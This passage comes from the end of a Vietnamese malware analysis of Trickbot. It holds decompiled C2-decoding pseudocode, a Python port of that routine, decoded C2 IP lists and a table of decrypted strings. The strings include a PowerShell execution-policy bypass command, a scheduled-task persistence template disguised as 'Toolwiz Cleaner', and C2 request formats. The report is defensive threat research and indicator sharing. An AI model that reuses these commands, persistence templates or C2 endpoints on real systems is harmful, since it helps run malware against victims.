// octets[0] = octets[2] ^ octets[0]
c2_ip_hex[0] = ~c2_ip_hex[2] & c2_ip_hex[0] | c2_ip_hex[2] & ~c2_ip_hex[0];
o0 = c2_ip_hex[0];
// octets[2] = octets[3] ^ octets[2]
c2_ip_hex[2] = (~c2_ip_hex[3] & 0x40 | c2_ip_hex[3] & 0xBF) ^ (~c2_ip_hex[2] & 0x40 | c2_ip_hex[2] & 0xBF);
o3 = o2 & ~c2_ip_hex[1] | c2_ip_hex[1] & not_o2;
o3_ = o3;
// octets[1] = octets[1] ^ octets[2]
c2_ip_hex[1] = ~c2_ip_hex[1] & c2_ip_hex[2] | c2_ip_hex[1] & ~c2_ip_hex[2];
// octets[3] = octets[1] ^ octets[2]
c2_ip_hex[3] = o3;
// n = octets[0] & 0xFF
n = ~c2_ip_hex[0] & 0xA44F1BBF | c2_ip_hex[0] & 0x40;
// c2_port = c2_port ^ (n ^ (octets[3] << 8 & 0xFF00))
*c2_port = *c2_port & ~(n ^ (~(o3_ << 8) & 0xA44F1BBF | (o3_ << 8) & 0xE400)) | (n ^ (~(o3_ << 8) & 0xA44F1BBF | (o3_ << 8) & 0xE400)) & ~*c2_port;
f_tb_HeapFree(*wsz_c2_ip_addr);
srcStr[0] = 0;
// %u.%u.%u.%u
f_tb_w_decode_string(sz_format, 0xB7);
f_tb_format_string(srcStr, 0x100, sz_format, o0);
*wsz_c2_ip_addr = f_w_tb_memcpy(srcStr, 0x100000u);
return TRUE;
}
```

Mã giả trên được chuyển đổi sang code python như dưới đây:

```python
def revert_cc_addr(ip_addr, port):
    octets = ip_addr.split('.')
    o0 = int(octets[0])
    o1 = int(octets[1])
    o2 = int(octets[2])
    o3 = int(octets[3])

    o0_ = o0 ^ o2
    o2_ = o2 ^ o3
    o1_ = o1 ^ o2_
    o3_ = o1 ^ o2

    n =(o0_ & 0xFF) ^((o3_ << 8 & 0xFF00))
    port = (n & 0xFFFF) ^ port

    return '%d.%d.%d.%d:%d' % (o0_, o1_, o2_, o3_, port)
```

Danh sách C2 có được sau khi chuyển đổi như sau:

```
202.65.119.162:443
202.9.121.143:443
139.255.65.170:443
110.172.137.20:443
103.146.232.154:443
36.91.88.164:443
103.47.170.131:443
122.117.90.133:443
103.9.188.78:443
210.2.149.202:443
118.91.190.42:443
117.222.61.115:443
117.222.57.92:443
136.228.128.21:443
103.47.170.130:443
36.91.186.235:443
103.194.88.4:443
116.206.153.212:443
58.97.72.83:443
139.255.6.2:443
```

Tổng kết toàn bộ danh sách C2 mà Trickbot sử dụng xem tại **Phụ lục 2 – Danh sách C2s**.

10. Tham khảo

- Trickbot Still Alive and Well
- Trickbot Brief: Creds and Beacons
- Importing Ollydbg Addresses into IDA
- https://github.com/hasherezade/malware_analysis/tree/master/trickbot
- Introducing the Appcall feature in IDA Pro 5.6
- https://github.com/coldshell/IDA-appcall
- Detricking TrickBot Loader

11. Phụ lục 1 – Danh sách toàn bộ strings

```
All decrypted strings
index : 0 --> Decoded string : b'checkip.amazonaws.com'
index : 1 --> Decoded string : b'ipecho.net'
index : 2 --> Decoded string : b'ipinfo.io'
index : 3 --> Decoded string : b'api.ipify.org'
index : 4 --> Decoded string : b'icanhazip.com'
index : 5 --> Decoded string : b'myexternalip.com'
```

```
index : 6 --> Decoded string : b'wtfismyip.com'
index : 7 --> Decoded string : b'ip.anysrc.net'
index : 8 --> Decoded string : b'api.ipify.org'
index : 9 --> Decoded string : b'api.ip.sb'
index : 10 --> Decoded string : b'ident.me'
index : 11 --> Decoded string : b'www.myexternalip.com'
index : 12 --> Decoded string : b'/plain'
index : 13 --> Decoded string : b'/ip'
index : 14 --> Decoded string : b'/raw'
index : 15 --> Decoded string : b'/text'
index : 16 --> Decoded string : b'/?format=text'
index : 17 --> Decoded string : b'zen.spamhaus.org'
index : 18 --> Decoded string : b'cbl.abuseat.org'
index : 19 --> Decoded string : b'b.barracudacentral.org'
index : 20 --> Decoded string : b'dnsbl-1.uceprotect.net'
index : 21 --> Decoded string : b'spam.dnsbl.sorbs.net'
index : 22 --> Decoded string : b'bdns.at'
index : 23 --> Decoded string : b'bdns.by'
index : 24 --> Decoded string : b'bdns.co'
index : 25 --> Decoded string : b'bdns.im'
index : 26 --> Decoded string : b'bdns.link'
index : 27 --> Decoded string : b'bdns.nu'
index : 28 --> Decoded string : b'bdns.pro'
index : 29 --> Decoded string : b'b-dns.se'
index : 30 --> Decoded string : b'ruv_'
index : 31 --> Decoded string : b'<UserId>'
index : 32 --> Decoded string : b'rundll32.exe '
index : 33 --> Decoded string : b'control'
index : 34 --> Decoded string : b' %u %u %u %u'
index : 35 --> Decoded string : b'</BootTrigger>\n'
index : 36 --> Decoded string : b'path'
index : 37 --> Decoded string : b'Toolwiz Cleaner'
index : 38 --> Decoded string : b'GET'
index : 39 --> Decoded string : b'WTSGetActiveConsoleSessionId'
index : 40 --> Decoded string : b'Param 0'
index : 41 --> Decoded string : b'Create ZP failed'
index : 42 --> Decoded string : b'%s/%s/64/%s/%s/%s/'
index : 43 --> Decoded string : b'Decode param64 error'
index : 44 --> Decoded string : b'client is not behind NAT'
index : 45 --> Decoded string : b'Windows Server 2003'
index : 46 --> Decoded string : b'start'
index : 47 --> Decoded string : b'SYSTEM'
index : 48 --> Decoded string : b'kernel32.dll'
index : 49 --> Decoded string : b'SeDebugPrivilege'
index : 50 --> Decoded string : b'.txt'
index : 51 --> Decoded string : b'Load to M failed'
index : 52 --> Decoded string : b'winsta0\\default'
index : 53 --> Decoded string : b'eventfail'
index : 54 --> Decoded string : b'Windows 10 Server'
index : 55 --> Decoded string : b'data'
index : 56 --> Decoded string : b' working'
index : 57 --> Decoded string : b'%u%u%u.'
index : 58 --> Decoded string : b'</LogonTrigger>\n'
index : 59 --> Decoded string : b'shlwapi'
index : 60 --> Decoded string : b'cn\\'
index : 61 --> Decoded string : b'------Boundary%08X'
index : 62 --> Decoded string : b'curl/7.78.0'
index : 63 --> Decoded string : b'GetProcAddress'
index : 64 --> Decoded string : b'</Command>\n<Arguments>'
index : 65 --> Decoded string : b'\\svchost.exe'
```

```
index : 66 --> Decoded string : b'--%s--\r\n\r\n'
index : 67 --> Decoded string : b'SignatureLength'
index : 68 --> Decoded string : b'tmp'
index : 69 --> Decoded string : b'in'
index : 70 --> Decoded string : b'SeTcbPrivilege'
index : 71 --> Decoded string : b'52'
index : 72 --> Decoded string : b'\\*'
index : 73 --> Decoded string : b'0.0.0.0'
index : 74 --> Decoded string : b'</Exec>\n</Actions>\n</Task>\n'
index : 75 --> Decoded string : b'ModuleQuery'
index : 76 --> Decoded string : b'No params'
index : 77 --> Decoded string : b'DNSBL'
index : 78 --> Decoded string : b'%02X'
index : 79 --> Decoded string : b'VERS'
index : 80 --> Decoded string : b'cmd.exe'
index : 81 --> Decoded string : b'/%s/%s/0/%s/%s/%s/%s/%s/'
index : 82 --> Decoded string : b'noname'
index : 83 --> Decoded string : b'Control failed'
index : 84 --> Decoded string : b'LoadLibraryW'
index : 85 --> Decoded string : b'InitializeCriticalSection'
index : 86 --> Decoded string : b'Create xml2 failed'
index : 87 --> Decoded string : b'</Triggers>\n<Principals>\n<Principal id="Author">\n'
index : 88 --> Decoded string : b'not listed'
index : 89 --> Decoded string : b'Create xml failed'
index : 90 --> Decoded string : b'Windows Server 2012'
index : 91 --> Decoded string : b'CloseHandle'
index : 92 --> Decoded string : b'pIT connect failed, 0x%x'
index : 93 --> Decoded string : b'Windows Server 2008'
index : 94 --> Decoded string : b'WantRelease'
index : 95 --> Decoded string : b'i:'
index : 96 --> Decoded string : b'</Command>'
index : 97 --> Decoded string : b'client is behind NAT'
index : 98 --> Decoded string : b'Register u failed, 0x%x'
index : 99 --> Decoded string : b'/%s/%s/25/%s/'
index : 100 --> Decoded string : b'/%s/%s/14/%s/%s/0/'
index : 101 --> Decoded string : b'1108'
index : 102 --> Decoded string : b'ExitProcess'
index : 103 --> Decoded string : b'POST'
index : 104 --> Decoded string : b'\\cmd.exe'
index : 105 --> Decoded string : b'PROMPT'
index : 106 --> Decoded string : b'x64'
index : 107 --> Decoded string : b'Windows 2000'
index : 108 --> Decoded string : b'user'
index : 109 --> Decoded string : b'Unable to load module from server'
index : 110 --> Decoded string : b'/%s/%s/10/%s/%s/%u/'
index : 111 --> Decoded string : b'Process has been finished\n'
index : 112 --> Decoded string : b'--%s\r\nContent-Disposition: form-data; name="%S"\r\n\r\n'
index : 113 --> Decoded string : b'Process was unloaded'
index : 114 --> Decoded string : b'testscript'
index : 115 --> Decoded string : b'CI failed, 0x%x'
index : 116 --> Decoded string : b'%08lX%04lX%u'
index : 117 --> Decoded string : b'Invalid params count'
index : 118 --> Decoded string : b'WTSQueryUserToken'
index : 119 --> Decoded string : b'S-1-5-18'
index : 120 --> Decoded string : b'\\Toolwiz-Cleaner'
index : 121 --> Decoded string : b'dsize:%u'
index : 122 --> Decoded string : b'GetParentInfo error'
index : 123 --> Decoded string : b'reload%d'
index : 124 --> Decoded string : b'/%s/%s/5/%s/'
index : 125 --> Decoded string : b' '
```

```
index : 126 --> Decoded string : b'D:(A;;GA;;;WD)(A;;GA;;;BA)(A;;GA;;;SY)(A;;GA;;;RC)'
index : 127 --> Decoded string : b'explorer.exe'
index : 128 --> Decoded string : b'Unknown'
index : 129 --> Decoded string : b'x86'
index : 130 --> Decoded string : b'Content-Type: multipart/form-data; boundary=%s\r\nContent-
Length: %d\r\n\r\n'
index : 131 --> Decoded string : b'pIT GetFolder failed, 0x%x'
index : 132 --> Decoded string : b'%s %s'
index : 133 --> Decoded string : b'Windows 7'
index : 134 --> Decoded string : b'en-EN\\'
index : 135 --> Decoded string : b't:'
index : 136 --> Decoded string : b'Execute from user'
index : 137 --> Decoded string :
b'</Principal>\n</Principals>\n<Settings>\n<MultipleInstancesPolicy>IgnoreNew</MultipleInstancesP
olicy>\n<DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>\n<StopIfGoingOnBatteries>t
rue</StopIfGoingOnBatteries>\n<AllowHardTerminate>true</AllowHardTerminate>\n<StartWhenAvailable>
true</StartWhenAvailable>\n<RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>\n\t<IdleS
ettings>\n\t\t<StopOnIdleEnd>true</StopOnIdleEnd>\n\t\t<RestartOnIdle>false</RestartOnIdle>\n\t</
IdleSettings>\n<AllowStartOnDemand>true</AllowStartOnDemand>\n<Enabled>true</Enabled>\n<Hidden>fa
lse</Hidden>\n<RunOnlyIfIdle>false</RunOnlyIfIdle>\n<WakeToRun>false</WakeToRun>\n<ExecutionTimeL
imit>PT0S</ExecutionTimeLimit>\n<Priority>6</Priority>\n</Settings>\n<Actions
Context="Author">\n<Exec>\n\t<Command>'
index : 138 --> Decoded string : b'Windows Server 2008 R2'
index : 139 --> Decoded string : b'Windows Vista'
index : 140 --> Decoded string : b'Run D failed'
index : 141 --> Decoded string : b'Win32 error'
index : 142 --> Decoded string : b'/%s/%s/1/%s/'
index : 143 --> Decoded string : b'SINJ'
index : 144 --> Decoded string : b'Module already unloaded'
index : 145 --> Decoded string : b'%016llX%016llX'
index : 146 --> Decoded string : b'</Arguments>\n'
index : 147 --> Decoded string : b'Load to P failed'
index : 148 --> Decoded string : b'Module is not valid'
index : 149 --> Decoded string : b'<LogonTrigger>\n<Enabled>true</Enabled>\n'
index : 150 --> Decoded string : b'<moduleconfig>*</moduleconfig>'
index : 151 --> Decoded string : b'freebuffer'
index : 152 --> Decoded string : b'failed'
index : 153 --> Decoded string : b'listed'
index : 154 --> Decoded string : b'Windows Server 2012 R2'
index : 155 --> Decoded string : b'50'
index : 156 --> Decoded string : b'LeaveCriticalSection'
index : 157 --> Decoded string : b'info'
index : 158 --> Decoded string : b'ver.txt'
index : 159 --> Decoded string : b' /C cscript '
index : 160 --> Decoded string : b'ECCPUBLICBLOB'
index : 161 --> Decoded string : b'delete'
index : 162 --> Decoded string : b'm:'
index : 163 --> Decoded string : b'First'
index : 164 --> Decoded string : b'/C powershell -executionpolicy bypass -File '
index : 165 --> Decoded string : b'Global\\'
index : 166 --> Decoded string : b'kps'
index : 167 --> Decoded string : b'%s/%s/63/%s/%s/%s/%s/'
index : 168 --> Decoded string : b'%s%s'
index : 169 --> Decoded string : b'.reloc'
index : 170 --> Decoded string : b'rundll32'
index : 171 --> Decoded string : b'<?xml version="1.0" encoding="UTF-16"?>\n<Task version="1.2"
xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">\n<RegistrationInfo>\n<Version>1.1.
1</Version>\n<Author>Toolwiz Cleaner</Author>\n<Description>With Toolwiz Cleaner application, you
can easily clean your net
files.</Description>\n<URI>\\ToolwizCleaner.net</URI>\n</RegistrationInfo>\n<Triggers>\n'
```

```
index : 172 --> Decoded string :
b'<LogonType>InteractiveToken</LogonType>\n<RunLevel>LeastPrivilege</RunLevel>'
index : 173 --> Decoded string : b'SignalObjectAndWait'
index : 174 --> Decoded string : b'%s.%s.%s.%s'
index : 175 --> Decoded string : b'Windows 8'
index : 176 --> Decoded string : b'exc'
index : 177 --> Decoded string : b'Launch USER failed'
index : 178 --> Decoded string : b'regsvr32'
index : 179 --> Decoded string : b'settings.ini'
index : 180 --> Decoded string : b'/%s/%s/23/%u/'
index : 181 --> Decoded string : b'ECDSA_P384'
index : 182 --> Decoded string : b'%u.%u.%u.%u'
index : 183 --> Decoded string : b'ResetEvent'
index : 184 --> Decoded string : b'%s sTart'
index : 185 --> Decoded string : b'%s %s SP%u'
index : 186 --> Decoded string : b'.tmp'
index : 187 --> Decoded string : b'</UserId>'
index : 188 --> Decoded string : b'%s.%s'
index : 189 --> Decoded string : b'/'
index : 190 --> Decoded string : b'Register s failed, 0x%x'
index : 191 --> Decoded string : b'mutant'
index : 192 --> Decoded string : b'e:'
index : 193 --> Decoded string : b'release'
index : 194 --> Decoded string : b'wtsapi32'
index : 195 --> Decoded string : b'Windows XP'
index : 196 --> Decoded string : b'<BootTrigger>\n<Enabled>true</Enabled>\n'
index : 197 --> Decoded string : b'E: 0x%x A: 0x%p'
index : 198 --> Decoded string : b'Find P failed'
index : 199 --> Decoded string : b'Module has already been loaded'
index : 200 --> Decoded string : b'Windows 8.1'
index : 201 --> Decoded string : b'EnterCriticalSection'
index : 202 --> Decoded string : b'Windows 10'
index : 203 --> Decoded string : b'Execute from system'
index : 204 --> Decoded string : b'<RunLevel>HighestAvailable</RunLevel>\n<GroupId>NT
AUTHORITY\\SYSTEM</GroupId>\n<LogonType>InteractiveToken</LogonType>\n'
index : 205 --> Decoded string : b'NAT status'
index : 206 --> Decoded string : b'Start failed'
index : 207 --> Decoded string : b'WTSEnumerateSessionsA'
index : 208 --> Decoded string : b'ps1'
index : 209 --> Decoded string : b'WaitForSingleObject'
index : 210 --> Decoded string : b'UrlEscapeW'
index : 211 --> Decoded string : b'pIT NULL'
index : 212 --> Decoded string : b'WTSFreeMemory'
index : 213 --> Decoded string : b'USER32.dll'
index : 214 --> Decoded string : b'WS2_32.dll'
index : 215 --> Decoded string : b'IPHLPAPI.DLL'
index : 216 --> Decoded string : b'WINHTTP.dll'
index : 217 --> Decoded string : b'bcrypt.dll'
index : 218 --> Decoded string : b'CRYPT32.dll'
index : 219 --> Decoded string : b'OLEAUT32.dll'
index : 220 --> Decoded string : b'SHELL32.dll'
index : 221 --> Decoded string : b'USERENV.dll'
index : 222 --> Decoded string : b'SHLWAPI.dll'
index : 223 --> Decoded string : b'ole32.dll'
index : 224 --> Decoded string : b'ADVAPI32.dll'
index : 225 --> Decoded string : b'ntdll.dll'
index : 226 --> Decoded string : b'ncrypt.dll'
```

12. Phụ lục 2 – Danh sách C2s

Trickbot C2 List
36.91.117.231:443
36.89.228.201:443
103.75.32.173:443
45.115.172.105:443
36.95.23.89:443
103.123.86.104:443
202.65.119.162:443
202.9.121.143:443
139.255.65.170:443
110.172.137.20:443
103.146.232.154:443
36.91.88.164:443
103.47.170.131:443
122.117.90.133:443
103.9.188.78:443
210.2.149.202:443
118.91.190.42:443
117.222.61.115:443
117.222.57.92:443
136.228.128.21:443
103.47.170.130:443
36.91.186.235:443
103.194.88.4:443
116.206.153.212:443
58.97.72.83:443
139.255.6.2:443

Tran Trung Kien (aka m4n0w4r)

Malware Analysis Expert

R&D Center - VinCSS (a member of Vingroup)